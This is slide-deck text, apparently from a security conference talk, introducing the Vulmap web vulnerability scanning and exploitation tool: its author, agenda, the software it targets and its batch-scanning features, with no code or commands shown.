

Vulmap - Web Vulnerability Scanning and Verification Tools

by zhzyker



About zhzyker



“燕云实验室”是河北千诚电子科技有限公司成立的网络安全攻防技术研究实验室。专注于Web安全，网络攻防，安全运维，应急溯源方面的研究，开发成果应用于产品核心技术转化，国家重点科技项目攻关。

About zhzyker



Zero Security Team, Founded in 2014, focused on technology research in the field of information security.

About zhzyker



Security experts recommended by the gobies.org community

Agenda - 议题


- > Introduce - 介绍
- > Development - 开发思路
- > Function - 功能
 - > fofa & shodan api
 - > dnslog rce check
 - > vuln exploits
- > Todo - 规划




Origin - 起因



Origin - 起因



Origin - 起因



Origin - 起因

Apache ActiveMQ
Apache Druid
Apache Flink
Apache Shiro
Apache Solr
Apache Struts2
Apache Tomcat
Apache Unomi
Drupal
Elasticsearch
Exchange
Fastjson
Jenkins
... ...



Scan
Batch Scan
Speed Fast
Exploits
Output
Proxy
Api
... ...


Development - vulmap

将漏洞扫描与验证结合到了一起，及大程度便于测试人员在发现漏洞后及时进行下一步操作，工具追求于高效、便捷


高效：逐步开发中慢慢引入了批量扫描、Fofa、Shodan 批量扫描，且支持多线程默认开启协程，以最快的速度扫描大量资产

便捷：单个工具，发现漏洞即可利用，大量资产扫描可多格式输出结果

